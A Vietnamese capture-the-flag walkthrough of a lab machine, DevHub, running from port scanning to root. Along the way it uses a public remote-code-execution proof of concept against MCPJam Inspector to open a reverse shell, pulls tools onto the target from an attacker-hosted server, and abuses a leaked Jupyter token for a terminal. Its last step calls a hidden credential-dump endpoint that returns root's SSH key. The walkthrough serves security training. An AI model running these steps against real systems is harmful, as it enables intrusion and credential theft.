
Reconnaissance and Scanning#
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPWeIVAL8xAfqZkJzRocGOpKCgXQk807PgJQqBcvDCiTcyFYlXvFY0v+sI1XXnYKghVRDkCxYy23sjlFMceuifE=
|   256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAWDVyu6UXTR8XbXiFXOJx0xwUVCRheT9hT20o1VbEht
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: DevHub - Internal Development Platform
|_http-server-header: nginx/1.18.0 (Ubuntu)
6274/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-length: 466
|     content-type: text/html; charset=utf-8
|     vary: Origin
|     Date: Sat, 20 Jun 2026 14:05:12 GMT
|     Connection: close
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <link rel="icon" type="image/svg+xml" href="/mcp_jam.svg" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
|     <title>MCPJam Inspector</title>
|     <script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
|     <link rel="stylesheet" crossorigin href="/assets/index-XvFRNbCs.css">
|     </head>
|     <body>
|     <div id="root"></div>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Sat, 20 Jun 2026 14:05:12 GMT
|_    Connection: close
Enumeration and Gaining access#
Web summary#
whatweb 10.129.245.216┌──(kali㉿kali)-[~/htb/machines/DevHub]
└─$ whatweb 10.129.245.216
http://10.129.245.216 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.245.216], RedirectLocation[http://devhub.htb/], Title[302 Found], nginx[1.18.0]
http://devhub.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.245.216], Title[DevHub - Internal Development Platform], nginx[1.18.0]
ERROR Opening: https://10.129.245.216 - execution expiredThêm domain vào file hosts
10.129.245.216 devhub.htbDirectory enumeration#
dirsearch -u http://devhub.htb/-> Không có path nào
Vhosts enumeration#
Chạy lần đầu để filter được size
ffuf -u http://devhub.htb/ -w /usr/share/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.devhub.htb" -r -t 20Tìm được Size của web là 3396, filter với size này để tìm được vhost
ffuf -u http://devhub.htb/ -w /usr/share/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.devhub.htb" -r -t 20 -fs 3396-> Không tìm được vhost nào.
port 6274#
Truy cập domain với port 6274, đây là 1 site khác, tìm được MCPJam v1.4.2

Tìm kiếm CVE của phiên bản MCPJam này, tôi tìm thấy CVE-2026-23744
Clone repo về kali
git clone https://github.com/suljov/CVE-2026-23744-Remote-Code-Execution-POC.gitSửa TARGET, ATTACKER_IP và ATTACKER_PORT bên trong source code.
Bật listener với port đã cấu hình ở ATTACKER_PORT ở 1 terminal mới.
┌──(kali㉿kali)-[~/htb/machines/DevHub]
└─$ penelope -p 6666
[+] Listening for reverse shells on 0.0.0.0:6666 -> 127.0.0.1 • 192.168.220.128 • 192.168.24.129 • 10.10.10.1 • 172.18.0.1 • 172.17.0.1 • 172.19.0.1 • 10.10.14.251
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Chạy PoC
python3 exploit.pyQuay lại listener
┌──(kali㉿kali)-[~/htb/machines/DevHub]
└─$ penelope -p 6666
[+] Listening for reverse shells on 0.0.0.0:6666 -> 127.0.0.1 • 192.168.220.128 • 192.168.24.129 • 10.10.10.1 • 172.18.0.1 • 172.17.0.1 • 172.19.0.1 • 10.10.14.251
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => devhub 10.129.245.216 Linux-x86_64 👤 mcp-dev(1001) 😍️ Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/devhub~10.129.245.216-Linux-x86_64/2026_06_21-10_28_20-425.log
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ id
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
Privilege escalation#
User#
Kiểm tra thư mục của user mcp-dev nhưng không tìm thấy flag. Kiểm tra các user đang có thì tôi nhận ra còn 1 user nữa là analyst và khả năng rất cao user này mới là user chứa user flag.
Sử dụng một số phương pháp cơ bản mà lần nào cũng dùng như find, sudo -l hay crontab,…. đều không thu lại được kết quả nào đáng kể.
Để ý đến thư mục hiện tại của shell, tôi phải thừa nhận rằng tôi không có nhiều hiểu biết với mcpjam, vậy nên để tiết kiệm thời gian, cũng như tránh bỏ sót các phần chưa kiểm tra, thì tôi chạy linpeas.
Download linpeas.sh phiên bản mới nhất
wget https://github.com/peass-ng/PEASS-ng/releases/download/20260601-a39c90f1/linpeas.shTại thư mục chứa linpeas bật http server để đẩy file lên máy với port bất kỳ
python3 -m http.server 8000Quay lại máy, chuyển sang /tmp để chắc chắn file được tải lên thành công
cd /tmpTải linpeas lên với IP của kali
wget http://10.10.14.251:8000/linpeas.shThay đổi quyền và chạy
chmod +x linpeas.sh
./linpeas.sh
Chờ để tool chạy xong, kiểm tra kết quả từ đầu đến cuối, tôi nhận ra có một số process đang chạy dưới analyst và root

Với root, user này đang chạy /opt/opsmcp/server.py tuy nhiên python3 nằm trong analyst và bản thân /opt/opsmcp/ cũng thuộc sở hữu của analyst nên không thể vào xem được.
Với analyst hay manalyst, user này đang chạy jupyter-lab trên localhost với port 8888, điều đặc biệt là command đã cung cấp ServerApp.token. Kéo xuống bên dưới để check các port đang mở, kết quả xác nhận port 8888 vẫn đang chạy, ngoài ra còn có port 5000 cho 1 service khác.
Check kết quả của 2 port này khi curl
8888
mcp-dev@devhub:/tmp$ curl -i 127.0.0.1:8888
HTTP/1.1 302 Found
Server: TornadoServer/6.5.4
Content-Type: text/html; charset=UTF-8
Date: Sun, 21 Jun 2026 15:05:39 GMT
Location: /lab?
Content-Length: 0
5000
mcp-dev@devhub:/tmp$ curl -i 127.0.0.1:5000
HTTP/1.1 200 OK
Server: Werkzeug/3.1.6 Python/3.10.12
Date: Sun, 21 Jun 2026 15:05:44 GMT
Content-Type: application/json
Content-Length: 150
Connection: close

{"auth":"Required - X-API-Key header","endpoints":["/tools/list","/tools/call","/health"],"server":"OPSMCP","status":"operational","version":"2.1.0"}
Có 1 directory /lab? trong header.
mcp-dev@devhub:/tmp$ curl -i 127.0.0.1:8888/lab
HTTP/1.1 302 Found
Server: TornadoServer/6.5.4
Content-Type: text/html; charset=UTF-8
Date: Sun, 21 Jun 2026 15:07:58 GMT
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report
Location: /login?next=%2Flab
Content-Length: 0
Có vẻ như cần xác thực, tôi sẽ thử thêm token vừa tìm được vào đây
mcp-dev@devhub:/tmp$ curl -i 127.0.0.1:8888/lab?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
HTTP/1.1 200 OK
Server: TornadoServer/6.5.4
Content-Type: text/html; charset=UTF-8
Date: Sun, 21 Jun 2026 15:13:06 GMT
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report
Access-Control-Allow-Origin:
Etag: "e8c39222186ba45b2ae561792d581a3cdf5f9b5a"
Content-Length: 4592
Set-Cookie: username-127-0-0-1-8888="2|1:0|10:1782054786|23:username-127-0-0-1-8888|192:eyJ1c2VybmFtZSI6ICJmMzE0MTliMTA4NjA0OTkzODlkZmNjZDZiZDczNmI3YyIsICJuYW1lIjogIkFub255bW91cyBBcmNoZSIsICJkaXNwbGF5X25hbWUiOiAiQW5vbnltb3VzIEFyY2hlIiwgImluaXRpYWxzIjogIkFBIiwgImNvbG9yIjogbnVsbH0=|4d09adb5e74eadcd63e4f370f234ba15058b9dc2e79a746f8b3675f3ee52de1a"; expires=Tue, 21 Jul 2026 15:13:06 GMT; HttpOnly; Path=/
Set-Cookie: _xsrf=2|8bc79b03|118bef09a9b83510205c58ceaca12074|1782054786; expires=Tue, 21 Jul 2026 15:13:06 GMT; Path=/

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>JupyterLab</title><meta name="viewport" content="width=device-width,initial-scale=1">   <script id="jupyter-config-data" type="application/json">

................

<script>/* Remove token from URL. */
  (function () {
    var location = window.location;
    var search = location.search;

    // If there is no query string, bail.
    if (search.length <= 1) {
      return;
    }

    // Rebuild the query string without the `token`.
    var query = '?' + search.slice(1).split('&')
      .filter(function (param) { return param.split('=')[0] !== 'token'; })
      .join('&');

    // Rebuild the URL with the new query string.
    var url = location.origin + location.pathname +
      (query !== '?' ? query : '') + location.hash;

    if (url === location.href) {
      return;
    }

    window.history.replaceState({ }, '', url);
  })();</script></body></html>
Format lại đoạn script bên trong html để nhìn cho dễ hơn.

Vậy là đằng sau /lab có /api. Thử check /api không có /lab
mcp-dev@devhub:/tmp$ curl -i 127.0.0.1:8888/api?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
HTTP/1.1 200 OK
Server: TornadoServer/6.5.4
Content-Type: application/json
Date: Sun, 21 Jun 2026 15:20:05 GMT
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report; default-src 'none'
Access-Control-Allow-Origin:
Etag: "25508ac36b4a9699f026e62c0020b0465b0d2a76"
Content-Length: 21
Set-Cookie: username-127-0-0-1-8888="2|1:0|10:1782055205|23:username-127-0-0-1-8888|184:eyJ1c2VybmFtZSI6ICI2OWI1NWU3YWI5OTI0OTJmYTIxY2JkNmY1OGViNGE0NiIsICJuYW1lIjogIkFub255bW91cyBJbyIsICJkaXNwbGF5X25hbWUiOiAiQW5vbnltb3VzIElvIiwgImluaXRpYWxzIjogIkFJIiwgImNvbG9yIjogbnVsbH0=|40d87f5b8d86dddf45cd631f0a2eb421c17acba98d24293087fc307b95859fa0"; expires=Tue, 21 Jul 2026 15:20:05 GMT; HttpOnly; Path=/

{"version": "2.17.0"}
Sau khi nghiên cứu một chút về jupyter-lab, tôi tìm thấy một bài viết nói về việc leo thang đặc quyền bằng Jupyter Notebook
Privilege Escalation With Jupyter From the Command Line
Về cơ bản thì đây không hẳn là lỗ hổng, mà là lỗi cấu hình của người quản trị giúp kẻ tấn công lợi dụng tính năng terminal - một tính năng có sẵn trong Jupyter để lấy được shell.
Để lỗi này có thể thực hiện được, cần một số điều kiện:
- Chạy Jupyter dưới quyền
root - Tắt tính năng xác thực (không yêu cầu Token) để tiện sử dụng
- Bật tính năng terminal qua API (mặc định thì tính năng này bật)
Thử check terminal bằng curl
mcp-dev@devhub:/tmp$ curl -i 127.0.0.1:8888/api/terminals?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
HTTP/1.1 200 OK
Server: TornadoServer/6.5.4
Content-Type: application/json
Date: Sun, 21 Jun 2026 15:23:08 GMT
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report; default-src 'none'
Access-Control-Allow-Origin:
Etag: "97d170e1550eee4afc0af065b78cda302a97674c"
Content-Length: 2
Set-Cookie: username-127-0-0-1-8888="2|1:0|10:1782055388|23:username-127-0-0-1-8888|196:eyJ1c2VybmFtZSI6ICIwMDUxZjlmMGU3YmE0Njg5ODgyYjY4YzZlMWRhNWE5NCIsICJuYW1lIjogIkFub255bW91cyBQYW5kaWEiLCAiZGlzcGxheV9uYW1lIjogIkFub255bW91cyBQYW5kaWEiLCAiaW5pdGlhbHMiOiAiQVAiLCAiY29sb3IiOiBudWxsfQ==|ab3dd725c8a8bd92cba24402d7af9804df2462413a45e5225a59403532dacb8e"; expires=Tue, 21 Jul 2026 15:23:08 GMT; HttpOnly; Path=/

[]
Vậy là thành công và hiện tại thì server đang không có terminal session nào được bật. Thử tạo 1 terminal session
mcp-dev@devhub:/tmpcurl -i -X POST 127.0.0.1:8888/api/terminals?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
HTTP/1.1 200 OK
Server: TornadoServer/6.5.4
Content-Type: application/json
Date: Sun, 21 Jun 2026 15:55:17 GMT
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report; default-src 'none'
Access-Control-Allow-Origin:
Content-Length: 61
Set-Cookie: username-127-0-0-1-8888=2|1:0|10:1782057317|23:username-127-0-0-1-8888|212:eyJ1c2VybmFtZSI6ICJlNmM1MDRkMWQ1MDk0MDY2OGQ4NGFlNzZiYjFmZWUyOCIsICJuYW1lIjogIkFub255bW91cyBQaGlsb3Bocm9zeW5lIiwgImRpc3BsYXlfbmFtZSI6ICJBbm9ueW1vdXMgUGhpbG9waHJvc3luZSIsICJpbml0aWFscyI6ICJBUCIsICJjb2xvciI6IG51bGx9|bbaddab745a7e7302f1d74f30ccb8fab01d012716ddbda4e3514fac90b372354; expires=Tue, 21 Jul 2026 15:55:17 GMT; HttpOnly; Path=/

{"name": "1", "last_activity": "2026-06-21T15:55:17.849805Z"}
Thành công. Tuy nhiên máy không có sẵn websocat để có thể lấy được terminal như demo trong blog. Đọc tiếp blog trên thì ở cuối tác giả đã viết một tool để lấy được jupyter-shell.
Tool được viết bằng Go. Tuy nhiên, trong release, tác giả cũng đã biên dịch nó thành binary. Download phiên bản linux-amd64
wget https://github.com/Adversis/jupyter-shell/releases/download/v0.2/jupyter-terminal-linux-amd64.tar.gztar -xvf jupyter-terminal-linux-amd64.tar.gzBật python http listener giống lần trước để tải file binary lên máy
mcp-dev@devhub:/tmp$ wget http://10.10.14.251:8000/jupyter-terminal-linux-amd64
--2026-06-21 16:30:36--  http://10.10.14.251:8000/jupyter-terminal-linux-amd64
Connecting to 10.10.14.251:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6148388 (5.9M) [application/octet-stream]
Saving to: ‘jupyter-terminal-linux-amd64’

jupyter-terminal-linux-amd64              100%[=====================================================================================>]   5.86M  2.33MB/s    in 2.5s

2026-06-21 16:30:39 (2.33 MB/s) - ‘jupyter-terminal-linux-amd64’ saved [6148388/6148388]
Thay đổi quyền và chạy
mcp-dev@devhub:/tmp$ chmod +x jupyter-terminal-linux-amd64
mcp-dev@devhub:/tmp$ ./jupyter-terminal-linux-amd64 -url http://127.0.0.1:8888 -token a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
Created terminal: 3
Connecting to: ws://127.0.0.1:8888/terminals/websocket/3?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
2026/06/21 16:33:09 Terminal ready
analyst@devhub:~$
Jupyter Terminal Shell
Type 'exit' or press Ctrl+C to quit
----------------------------------------

$ id
id
uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)
$ ls -la
ls -la
total 56
drwxr-x--- 9 analyst analyst 4096 May 27 12:22 .
drwxr-xr-x 4 root root 4096 Mar 16 21:25 ..
-rw------- 1 analyst analyst 0 May 27 12:22 .bash_history
-rw-r--r-- 1 analyst analyst 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 analyst analyst 3771 Jan 6 2022 .bashrc
drwx------ 2 analyst analyst 4096 Jan 22 16:05 .cache
drwxr-xr-x 3 analyst analyst 4096 May 26 08:42 .ipython
drwxr-xr-x 2 analyst analyst 4096 May 26 08:42 .jupyter
drwxr-xr-x 7 analyst analyst 4096 Jan 22 15:06 jupyter-env
lrwxrwxrwx 1 root root 9 Jan 23 15:37 .lesshst -> /dev/null
drwxr-xr-x 3 analyst analyst 4096 Jan 22 15:08 .local
lrwxrwxrwx 1 root root 9 Jan 23 15:37 .node_repl_history -> /dev/null
drwxr-xr-x 3 analyst analyst 4096 May 26 08:42 notebooks
drwxr-xr-x 3 analyst analyst 4096 Jan 22 15:08 .npm
-rw------- 1 analyst analyst 35 Mar 16 21:49 .opsmcp_key
-rw-r--r-- 1 analyst analyst 807 Jan 6 2022 .profile
lrwxrwxrwx 1 root root 9 Jan 23 15:37 .python_history -> /dev/null
-rw-r----- 1 root analyst 33 Jun 21 13:53 user.txt
lrwxrwxrwx 1 root root 9 Jan 23 15:37 .viminfo -> /dev/nullRoot#
Bên trong thư mục của analyst có 1 file key .opsmcp_key
analyst@devhub:~$
$ cat .opsmcp_key
cat .opsmcp_key
opsmcp_secret_key_**************
Nhìn thấy opsmcp, tôi nhớ ra còn port 5000 chạy OPSMCP mà chưa động đến. Vậy là đây có thể chính là key để gọi được đến service này.
mcp-dev@devhub:/tmp$ curl -H "X-API-Key: opsmcp_secret_key_*************" http://127.0.0.1:5000/tools/list
{"count":4,"details":{"ops.check_disk":{"description":"Check disk usage","parameters":{}},"ops.list_services":{"description":"List running services","parameters":{}},"ops.system_status":{"description":"Get system status and health metrics","parameters":{}},"ops.view_logs":{"description":"View recent system logs","parameters":{"service":"string"}}},"tools":["ops.system_status","ops.list_services","ops.check_disk","ops.view_logs"]}
Quay trở lại phần Process đang chạy ở linpeas, root đang chạy /opt/opsmcp/server.py
Xem nội dung file này
analyst@devhub:~$
$ cat /opt/opsmcp/server.py
cat /opt/opsmcp/server.py
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_************"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

def check_auth():
    """Check API key authentication"""
    api_key = request.headers.get('X-API-Key', '')
    return api_key == VALID_API_KEY
...................
Để ý đến phần HIDDEN_TOOLS, tôi có ops._admin_dump dùng để dump credential, mặc dù không được khai bác trong /tools/list. Vậy thì giả thuyết là tôi có thể dùng tools này để dump credential của admin
curl -s -X POST http://127.0.0.1:5000/tools/call -H "X-API-Key: opsmcp_secret_key_************" -H 'Content-Type: application/json' -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}'mcp-dev@devhub:/tmp$ curl -s -X POST http://127.0.0.1:5000/tools/call -H "X-API-Key: opsmcp_secret_key_************" -H 'Content-Type: application/json' -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}'
{"note":"Emergency recovery key dump","root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----<REDACTED>=\n-----END OPENSSH PRIVATE KEY-----\n","target":"ssh_keys"}Note đã xác nhận đây chính là private key của root. Lưu toàn bộ kết quả này về, sửa lại format cho đúng format của key
┌──(kali㉿kali)-[~/htb/machines/DevHub]
└─$ cat key.json
{"note":"Emergency recovery key dump","root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----<REDACTED>=\n-----END OPENSSH PRIVATE KEY-----\n","target":"ssh_keys"}

┌──(kali㉿kali)-[~/htb/machines/DevHub]
└─$ jq -r '.root_private_key' key.json > id_rsa┌──(kali㉿kali)-[~/htb/machines/DevHub]
└─$ chmod 600 id_rsa
┌──(kali㉿kali)-[~/htb/machines/DevHub]
└─$ ssh -i id_rsa root@devhub.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sun Jun 21 05:37:20 PM UTC 2026
System load: 0.32
Usage of /: 83.6% of 9.50GB
Memory usage: 23%
Swap usage: 0%
Processes: 238
Users logged in: 1
IPv4 address for eth0: 10.129.245.216
IPv6 address for eth0: dead:beef::250:56ff:feb9:8b44
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sun Jun 21 17:37:20 2026 from 10.10.14.251
root@devhub:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devhub:~# ls -la
total 44
drwx------ 7 root root 4096 Jun 21 13:53 .
drwxr-xr-x 20 root root 4096 May 27 12:14 ..
-rw------- 1 root root 0 May 27 12:22 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwxr-xr-x 3 root root 4096 May 26 08:42 .cache
-rw------- 1 root root 20 May 26 09:10 .lesshst
drwxr-xr-x 3 root root 4096 Jan 22 14:42 .local
lrwxrwxrwx 1 root root 9 Jan 23 15:37 .node_repl_history -> /dev/null
drwxr-xr-x 4 root root 4096 Jan 22 18:12 .npm
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
lrwxrwxrwx 1 root root 9 Jan 23 15:37 .python_history -> /dev/null
-rw-r----- 1 root root 33 Jun 21 13:53 root.txt
drwx------ 3 root root 4096 Jan 15 15:49 snap
drwx------ 2 root root 4096 Mar 16 21:27 .ssh
lrwxrwxrwx 1 root root 9 Jan 23 15:37 .viminfo -> /dev/null
root@devhub:~#